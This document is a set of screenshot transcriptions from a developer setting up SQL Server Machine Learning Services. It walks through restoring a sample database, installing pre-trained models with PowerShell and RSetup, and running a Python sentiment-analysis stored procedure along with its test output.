- Replicator Supports file replication.
- System Managed Accounts Group Members of this group.
- Users Users are prevented from changing their password.
- docker-users Users of Docker for Windows.
- HelpLibraryUpdaters
- SophosAdministrator
- SophosOnAccess
- SophosPowerUser
- SophosUser
- SQLUserGroup SQLUserGroup
- SQLServer2005SQLBrowserUser\$R90GTU6N Members in the group

GetSentimentExample - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test R Tools Analyze Window Help

Debug Any CPU Start

SQLServerScripts.sql

```
1 -- blog: https://blogs.microsoft.com/sqlserverstorageengine/2017/11/01/sentiment-analysis-with-python-in-sql-server-machine-learning-services/
2 -- + -----
3 -- | 1. restore sample db. |
4 -- + -----
5 --The database used for this sample can be downloaded here: https://sqlchoice.blob.core.windows.net/sqlchoice/static/tpcxbb\_1gb.bak
6 restore filelistonly from disk = 'c:\users\hfleitas\downloads\tpcxbb_1gb.bak'
7 go
8 restore database [tpcxbb_1gb] from disk = 'c:\users\hfleitas\downloads\tpcxbb_1gb.bak' with replace,
9 move 'tpcxbb_1gb' to 'C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\DATA\tpcxbb_1gb.mdf',
10 move 'tpcxbb_1gb_log' to 'C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\DATA\tpcxbb_1gb.ldf'
11 go
12 alter database [tpcxbb_1gb] set COMPATIBILITY_LEVEL = 140
13 GO
14 EXEC sp_configure 'external scripts enabled', 1
15 RECONFIGURE WITH OVERRIDE
16 go
17 declare @sql nvarchar(max)
18 select @sql = N'create login [' + @@servername + '\SQLRUserGroup] from windows; grant EXECUTE ANY EXTERNAL SCRIPT to [' + @@servername + '\SQLRUserGroup];
19 --alter server role sysadmin add member [' + @@servername + '\SQLRUserGroup];
20 use tpcxbb_1gb;
21 create user [' + @@servername + '\SQLRUserGroup] from login [' + @@servername + '\SQLRUserGroup];
22 alter role db_datawriter add member [' + @@servername + '\SQLRUserGroup]';
23 print @sql; exec sp_executesql @sql;
24 go
25 -- Restart SQL Service & LAUNCHPAD.
26 -- Run PS as admin: .\Install-MLModels.ps1 MSSQLSERVER
27 -- Install Latest SQL Server CU, Reboot.
28 -- Run CMD as admin: FixPath.cmd
29 -- Verify WORKING_DIRECTORY in ...\\MSSQL\\Binn\\pythonlauncher.config
30 -- Run CMD as admin: AddToSQL-PreTrainedModels.cmd. It downloads & installs the pre-trained models.
31
32 /* Other Notes*/
33 -- upgrade/bind instance https://docs.microsoft.com/sql/advanced-analytics/r/use-sqlbindr-exe-to-upgrade-an-instance-of-sql-server
34 -- install python libraries interpreter https://docs.microsoft.com/machine-learning-server/install/python-libraries-interpreter
35
36 -- + -----
37 -- | 2. use pre-trained model |
38 -- + -----
39 -- Create stored procedure that uses a pre-trained model to determine sentiment of a given text
40 use [tpcxbb_1gb]
```

110 %

Disconnected.

Output Error List Package Manager Console Data Tools Operations

Ready

Properties Solution Explorer Team Explorer GitHub Resource View Notifications Python Environments

Select Administrator: Windows PowerShell

```
PS C:\WINDOWS\system32> cd c:\users\hfleitas\desktop
PS C:\users\hfleitas\desktop> .\Install-MLModels.ps1
usage: Install-MLModels.ps1 <INSTANCE> [<INSTANCE> ...]
```

Available instances:

- MSSQLSERVER

```
PS C:\users\hfleitas\desktop> .\Install-MLModels.ps1 MSSQLSERVER
Get-Item : Cannot find path 'C:\Program Files\Microsoft SQL Server\140\R_SERVER' because it does not exist.
At C:\users\hfleitas\desktop\Install-MLModels.ps1:50 char:39
+ ...                     $this.RootPath = (Get-Item($sharedKey.Path)).Parent ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Program File...er\140\R_SERVER:String) [Get-Item], ItemNotFoundException
n
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetItemCommand
```

MSSQL14.MSSQLSERVER

```
Verifying R models [9.2.0.24]
Downloading R models [C:\Users\hfleitas\AppData\Local\Temp]
Installing R models [C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\R_SERVICES\]
Verifying Python models [9.2.0.24]
Installing Python models [C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\PYTHON_SERVICES\]
```

```
PS C:\users\hfleitas\desktop>
```

Administrator: Windows PowerShell

```
PS C:\Users\hfleitas\Desktop> .\Install-MLModels.ps1 MSSQLSERVER
Get-Item : Cannot find path 'C:\Program Files\Microsoft SQL Server\140\R_SERVER' because it does not exist.
At C:\Users\hfleitas\Desktop\Install-MLModels.ps1:50 char:39
+ ...                     $this.RootPath = (Get-Item($sharedKey.Path)).Parent ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Program File...er\140\R_SERVER:String) [Get-Item], ItemNotFoundException
n
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetItemCommand
```

MSSQL15.MSSQLSERVER

```
Verifying R models [9.4.5.0]
Downloading R models [C:\Users\hfleitas\AppData\Local\Temp]
Installing R models [C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\R_SERVICES\library\MicrosoftML\mxLibs\x64]
Verifying Python models [9.4.5.0]
Installing Python models [C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\PYTHON_SERVICES\Lib\site-packages\microsoftml\mxLibs]
```

```
PS C:\Users\hfleitas\Desktop>
```

C:\Users\hfleitas\Desktop\Install-MLModels.ps1 - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

Install-MLModels.ps1

```
31     [string]$RootPath
32     [string]$RSetupPath
33     [string]$SqlVersion
34
35     SqlInstance ($isShared, $instanceName, $sqlVersion)
36     {
37         $this.Isshared = $isShared
38         $this.Name = $instanceName
39         $this.SqlVersion = $sqlVersion
40
41         if ($this.Isshared)
42         {
43             foreach ($language in [SqlInstance]::Languages.Values)
44             {
45                 $sharedRegPath = "HKLM:\SOFTWARE\Microsoft\Microsoft SQL Server\$sqlVersion\$($language.SharedKey)"
46                 $sharedKey = Get-ItemProperty -Path $sharedRegPath -ErrorAction "Ignore"
47
48                 if ($sharedKey -ne $null)
49                 {
50                     $this.RootPath = (Get-Item($sharedKey.Path)).Parent.FullName
51                     $this.RSetupPath = "$($this.RootPath)\Setup\Bootstrap\SQLvNextCTP2.0\x64\RSetup.exe" -f (ConvertSqlVersionToName $sqlVersion)
52                     break
53                 }
54             }
55         }
56     else
57     {
58         $setupRegPath = "HKLM:\SOFTWARE\Microsoft\Microsoft SQL Server\$instanceName\Setup"
59         $this.RootPath = (Get-Item (Get-ItemProperty -Path $setupRegPath -ErrorAction "Ignore").SQLPath).Parent.FullName
60         $this.RSetupPath = "{0}\SQLvNextCTP2.0\x64\RSetup.exe" -f
61             (Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Microsoft SQL Server\$sqlVersion\Bootstrap" -ErrorAction "Ignore").BootstrapDir,
62             (ConvertSqlVersionToName $sqlVersion)
63     }
64
65     # Set MLS version
66     try
67     {
68         $bindingPath = Join-Path $this.GetLanguageFolder("R") ".sqlbindr.ini"
69
70         if ((Test-Path $bindingPath) -and ((Get-Item -Force $bindingPath).Length -gt 0))
71         {
72             $this.MlsVersion = Get-Content $bindingPath
73             $this.RSetupPath = Join-Path (Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\R Server').Path "Setup\rsetup.exe"
74         }
75     else
76     {
```

2019ctp2

# 2017

```
Administrator: Command Prompt
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd C:\Program Files\Microsoft SQL Server\140\Setup Bootstrap\SQL2017\x64\

C:\Program Files\Microsoft SQL Server\140\Setup Bootstrap\SQL2017\x64>RSetup.exe /install /component MLM /version 9.2.0.24 /language 1033 /destdir
"C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\PYTHON SERVICES\Lib\site-packages\microsoftml\mxLibs"
Reading registry value HKCU\SOFTWARE\Microsoft\RSetup\MLM_DownloadUrl
Registry value:
RSetup.exe version: 9.2.0.39
Reading registry value HKEY_LOCAL_MACHINE\Software\Microsoft\Microsoft SQL Server\130\Bootstrap\Setup\R_SERV_CACHE
Registry value:
Reading registry value HKEY_LOCAL_MACHINE\Software\Microsoft\Microsoft SQL Server\130\Bootstrap\BootstrapDir
Registry value:
Using default cache directory: C:\Users\hfleitas\AppData\Local\Temp\
Extracting C:\Users\hfleitas\AppData\Local\Temp\MLM_9.2.0.24_1033.cab to C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\PYTHON_SERVICES\
Lib\site-packages\microsoftml\mxLibs\
Extracting C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\PYTHON SERVICES\Lib\site-packages\microsoftml\mxLibs\AlexNet_Updated.model
Extracting C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\PYTHON SERVICES\Lib\site-packages\microsoftml\mxLibs\ImageNet1K_mean.xml
Extracting C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\PYTHON SERVICES\Lib\site-packages\microsoftml\mxLibs\pretrained.model
Extracting C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\PYTHON SERVICES\Lib\site-packages\microsoftml\mxLibs\ResNet_101_Updated.model
Extracting C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\PYTHON SERVICES\Lib\site-packages\microsoftml\mxLibs\ResNet_18_Updated.model
Extracting C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\PYTHON SERVICES\Lib\site-packages\microsoftml\mxLibs\ResNet_50_Updated.model

C:\Program Files\Microsoft SQL Server\140\Setup Bootstrap\SQL2017\x64>
```

## 2019ctp2

```
c:\Program Files\Microsoft SQL Server\150\Setup Bootstrap\SQLvNextCTP2.0\x64>rsetup.exe /install /component MLM /version 9.4.5.0 /language 1033 /dest dir "C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\PYTHON_SERVICES\Lib\site-packages\microsoftml\mxLibs"  
Reading registry value HKCU\SOFTWARE\Microsoft\RSetup\MLM_DownloadUrl  
Registry value:  
RSetup.exe version: 9.4.5.1019  
Reading registry value HKEY_LOCAL_MACHINE\Software\Microsoft\Microsoft SQL Server\150\Bootstrap\Setup\R_SERV_CACHE  
Registry value:  
Reading registry value HKEY_LOCAL_MACHINE\Software\Microsoft\Microsoft SQL Server\150\Bootstrap\BootstrapDir  
Registry value: C:\Program Files\Microsoft SQL Server\150\Setup Bootstrap\  
Searching for cache dir: C:\Program Files\Microsoft SQL Server\150\Setup Bootstrap\R_SERV_CACHE  
Using default cache directory: C:\Users\hfleitas\AppData\Local\Temp\  
Extracting C:\Users\hfleitas\AppData\Local\Temp\MLM 9.4.5.0 1033.cab to C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\PYTHON_SERVICES\Lib\site-packages\microsoftml\mxLibs  
Extracting C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\PYTHON_SERVICES\Lib\site-packages\microsoftml\mxLibs\AlexNet_Updated.model  
Extracting C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\PYTHON_SERVICES\Lib\site-packages\microsoftml\mxLibs\ImageNet1K_mean.xml  
Extracting C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\PYTHON_SERVICES\Lib\site-packages\microsoftml\mxLibs\pretrained.model  
Extracting C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\PYTHON_SERVICES\Lib\site-packages\microsoftml\mxLibs\ResNet_101_Updated.model  
Extracting C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\PYTHON_SERVICES\Lib\site-packages\microsoftml\mxLibs\ResNet_18_Updated.model  
Extracting C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\PYTHON_SERVICES\Lib\site-packages\microsoftml\mxLibs\ResNet_50_Updated.model  
c:\Program Files\Microsoft SQL Server\150\Setup Bootstrap\SQLvNextCTP2.0\x64>
```

mxLibs

File Home Share View

C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\PYTHON\_SERVICES\Lib\site-packages\microsoftml\mxLibs

Search mxLibs

Name	Date modified	Type	Size
Bling.Han.bin	1/12/2018 4:36 PM	BIN File	1,407 KB
Bling.Hebrew.bin	1/12/2018 4:36 PM	BIN File	1,078 KB
Bling.Latin.bin	1/12/2018 4:36 PM	BIN File	46,524 KB
Bling.Tld.bin	1/12/2018 4:36 PM	BIN File	42 KB
sentiment.emd	1/12/2018 4:37 PM	EMD File	71,948 KB
AlexNet_Updated.model	6/25/2018 11:22 PM	MODEL File	227,682 KB
pretrained.model	6/25/2018 11:22 PM	MODEL File	375 KB
ResNet_18_Updated.model	6/25/2018 11:22 PM	MODEL File	62,214 KB
ResNet_50_Updated.model	6/25/2018 11:22 PM	MODEL File	92,203 KB
ResNet_101_Updated.model	6/25/2018 11:22 PM	MODEL File	166,767 KB
__init__.py	8/29/2018 12:01 AM	Python File	1 KB
Default.tok	1/12/2018 4:37 PM	TOK File	1,527 KB
Dutch.tok	1/12/2018 4:37 PM	TOK File	1,497 KB
English.tok	1/12/2018 4:37 PM	TOK File	1,851 KB
French.tok	1/12/2018 4:37 PM	TOK File	1,604 KB
German.tok	1/12/2018 4:37 PM	TOK File	1,495 KB
Italian.tok	1/12/2018 4:37 PM	TOK File	1,556 KB
Japanese.tok	1/12/2018 4:37 PM	TOK File	1,346 KB
Spanish.tok	1/12/2018 4:37 PM	TOK File	1,100 KB

100 items | 5 items selected | 536 MB

C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\pythonlauncher.config - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

pythonlauncher.config

```
1 PYTHONHOME=C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\PYTHON_SERVICES
2 ENV_PythonIOENCODING=UTF-8
3 ENV_ExaMpICommD11Path=C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\PYTHON_SERVICES\Lib\site-packages\revoscalepy\rxLibs\
4 IS_APPCONTAINER_ENABLED=1
5 MPI_HOME=C:\Program Files\Microsoft MPI
6 INSTANCE_NAME=MSSQLSERVER
7 TRACE_LEVEL=1
8 JOB_CLEANUP_ON_EXIT=1
9 USER_POOL_SIZE=0
10 WORKING_DIRECTORY=C:\SQL-MSSQLSERVER-ExtensibilityData-PY
11 PKG_MGMT_MODE=0
```

Normal text file length : 474 lines : 11 Ln : 10 Col : 18 Sel : 17 | 1 Windows (CR LF) UCS-2 LE BOM INS :::

GetSentimentExample - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test R Tools Analyze Window Help

Quick Launch (Ctrl+Q) Share hiramfleitas H

Server Explorer Performance Explorer Toolbox SQL Server Object Explorer Python Performance

GetSentimentExample.py EnableRealtimePredictions.cmd SQLServerScripts.sql

Debug Any CPU Start

```
1 import pandas as p
2 from microsoftml import rx_featurize, get_sentiment
3
4 # analyze_this = text
5
6 # Create the data
7 text_to_analyze = p.DataFrame(data=dict(Text=[
8     "These are not a normal stress reliever. First of all, they got sticky, hairy and dirty on the first day I received them. Second, they arrived wi
9     "These are the cutest things ever!! Super fun to play with and the best part is that it lasts for a really long time. So far these have been thro
10    "Destiny is a gift. Some go their entire lives, living existence as a quiet desperation. Never learning the truth that what feels as though a bur
11
12 # Get the sentiment scores
13 sentiment_scores = rx_featurize(
14     data=text_to_analyze,
15     ml_transforms=[get_sentiment(cols=dict(scores="Text"))])
16
17 # Lets translate the score to something more meaningful
18 sentiment_scores["Sentiment"] = sentiment_scores.scores.apply(
19     lambda score: "Positive" if score > 0.6 else "Negative")
20 print(sentiment_scores)
```

Output

Show output from: Debug

```
Express Edition will continue to be enforced.
Beginning processing data.
Rows Read: 3, Read Time: 0, Transform Time: 0
Beginning processing data.
Elapsed time: 00:00:06.0991875
Finished writing 3 rows.
Writing completed.
```

	Text	scores	Sentiment
0	These are not a normal stress reliever. First ...	0.424483	Negative
1	These are the cutest things ever!! Super fun t...	0.869342	Positive
2	Destiny is a gift. Some go their entire lives,...	0.500000	Negative

```
The thread 0x1 has exited with code 0 (0x0).
The program 'python.exe' has exited with code 0 (0x0).
```

Select C:\WINDOWS\system32\cmd.exe

```
Express Edition will continue to be enforced.
Beginning processing data.
Rows Read: 3, Read Time: 0, Transform Time: 0
Beginning processing data.
Elapsed time: 00:00:06.0991875
Finished writing 3 rows.
Writing completed.
```

	Text	scores	Sentiment
0	These are not a normal stress reliever. First ...	0.424483	Negative
1	These are the cutest things ever!! Super fun t...	0.869342	Positive
2	Destiny is a gift. Some go their entire lives,...	0.500000	Negative

```
Press any key to continue . . .
```

Python Environments

- MLServer930Python Custom environment
- Python 3.6 (64-bit) Python Software Foundation
- SQL2019ctp2 Custom environment
- SQLServer2017PythonSvcs Custom environment

Go online and help me find other environments

Configure

Description: SQL2019ctp2 Apply Reset Prefix path: C:\Program Files\Microsoft SQ... Remove Interpreter path: C:\Program Files\Microsoft SQ... Remove

Output Error List Package Manager Console Data Tools Operations

Ready

GetSentimentExample - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test R Tools Analyze Window Help

Debug Any CPU Start

SQLServerScripts.sql

```
/* Other Notes*/
-- upgrade/bind instance https://docs.microsoft.com/sql/advanced-analytics/r/use-sqlbindr-exe-to-upgrade-an-instance-of-sql-server
-- install python libraries interpreter https://docs.microsoft.com/machine-learning-server/install/python-libraries-interpreter

-- +-----+
-- | 2. use pre-trained model |
-- +-----+
-- Create stored procedure that uses a pre-trained model to determine sentiment of a given text
use [tpcxbb_1gb]
go
CREATE OR ALTER PROCEDURE [dbo].[get_sentiment](@text NVARCHAR(MAX))
AS
BEGIN
DECLARE @script nvarchar(max);

--The Python script we want to execute
SET @script = N'
import pandas as p
from microsoftml import rx_featurize, get_sentiment

analyze_this = text

# Create the data
text_to_analyze = p.DataFrame(data=dict(Text=[analyze_this]))

# Get the sentiment scores
sentiment_scores = rx_featurize(data=text_to_analyze,ml_transforms=[get_sentiment(cols=dict(scores="Text"))])

# Lets translate the score to something more meaningful
sentiment_scores["Sentiment"] = sentiment_scores.scores.apply(lambda score: "Positive" if score > 0.6 else "Negative")
';

EXECUTE sp_execute_external_script @language = N'Python'
    , @script = @script
    , @output_data_1_name = N'sentiment_scores'
    , @params = N'@text nvarchar(max)'
    , @text = @text
    WITH RESULT SETS (("Text" NVARCHAR(MAX), "Score" FLOAT, "Sentiment" NVARCHAR(30)));
END
```

110 %

New Connection Opened

Output Error List Package Manager Console

R90GTU6N (14.0 RTM) | UPCIC\hfleitas (52) | tpcxbb\_1gb | 00:00:00 | 0 rows

Ready

Properties Solution Explorer Team Explorer GitHub Resource View Notifications Python Environments

GetSentimentExample - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test R Tools Analyze Window Help

Quick Launch (Ctrl+Q) hiramfleitas H

Server Explorer Performance Explorer Toolbox SQL Server Object Explorer Properties Solution Explorer Team Explorer GitHub Notifications Python Environments

SQLServerScripts.sql

```
71 -- +-----+
72 -- | 3. Test the proc |
73 -- +-----+
74 -- The below examples test a negative and a positive review text
75 exec [get_sentiment] N'These are not a normal stress reliever. First of all, they got sticky, hairy and dirty on the first day I received them. Second, they arrived with tiny wrinkles in their bodies
76 go --0.424483060836792 Negative
77 exec [get_sentiment] N'These are the cutest things ever!! Super fun to play with and the best part is that it lasts for a really long time. So far these have been thrown all over the place with so man
78 go --0.869342148303986 Positive
79 exec [get_sentiment] N'I really did not like the taste of it'
80 go --0.46178987622261 Negative
81 exec [get_sentiment] N'It was surprisingly quite good!'
82 go --0.960192441940308 Positive
83 exec [get_sentiment] N'I will never ever ever go to that place again!!'
84 go --0.310343533754349 Negative
85 exec [get_sentiment] N'Destiny is a gift. Some go their entire lives, living existence as a quiet desperation. Never learning the truth that what feels as though a burden pushing down upon our shoulde
86 go --0.5 Negative. Why...Not enough?
87 -- https://azure.microsoft.com/en-us/services/cognitive-services/text-analytics/
88 -- Language: English, Sentiment: 78%.
89 -- Key phrases: face of fear, existence, triumph, valor, sense of purpose, entire lives, quiet desperation, shoulders, greater heights, precursor, Destiny, gift, Master Jim, burden, truth, hero.
90
```

T-SQL Results Message

	Text	Score	Sentiment
1	These are not a normal stress reliever. First of...	0.424483060836792	Negative
1	These are the cutest things ever!! Super fun to ...	0.869342148303986	Positive
1	I really did not like the taste of it	0.46178987622261	Negative
1	It was surprisingly quite good!	0.960192441940308	Positive
1	I will never ever ever go to that place again!!	0.310343533754349	Negative
1	Destiny is a gift. Some go their entire lives, I...	0.5	Negative

Query executed successfully at 5:03:01 PM | R90GTU6N (14.0 RTM) | UPCIC\hfleitas (52) | tpcxbb\_1gb | 00:00:30 | 6 rows

Output Error List Package Manager Console

Ready

GetSentimentExample - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test R Tools Analyze Window Help

Python Performance GetSentimentExample\_20180606.vsp X

Instrumentation Profiling Report 22.297 seconds of total execution time

Hot Path

Function Name	Elapsed Time	Inclusive Time %	Exclusive Time %
python.exe	100.00	0.00	0.00
GetSentimentExample (module)	100.00	0.00	0.00
<frozen importlib._find_and_load	72.15	0.00	0.00
microsoftml.modules.feature(rx_featurize	27.80	0.00	0.00

Report

- Show Trimmed Call Tree
- Compare Reports...
- Export Report Data...
- Save Analyzed Report...
- Toggle Full Screen
- Set Symbol Path...

Related Views: Call Tree Functions

Functions Doing Most Individual Work

Name	Exclusive Time %
<frozen importlib.FileLoader.get_data	47.54
revoscalepy.RxSerializable.rx_native_call	27.88
compile	9.22
io.open	3.57
_imp.create_dynamic	3.32

Solution Explorer

Search Solution Explorer (Ctrl+.)

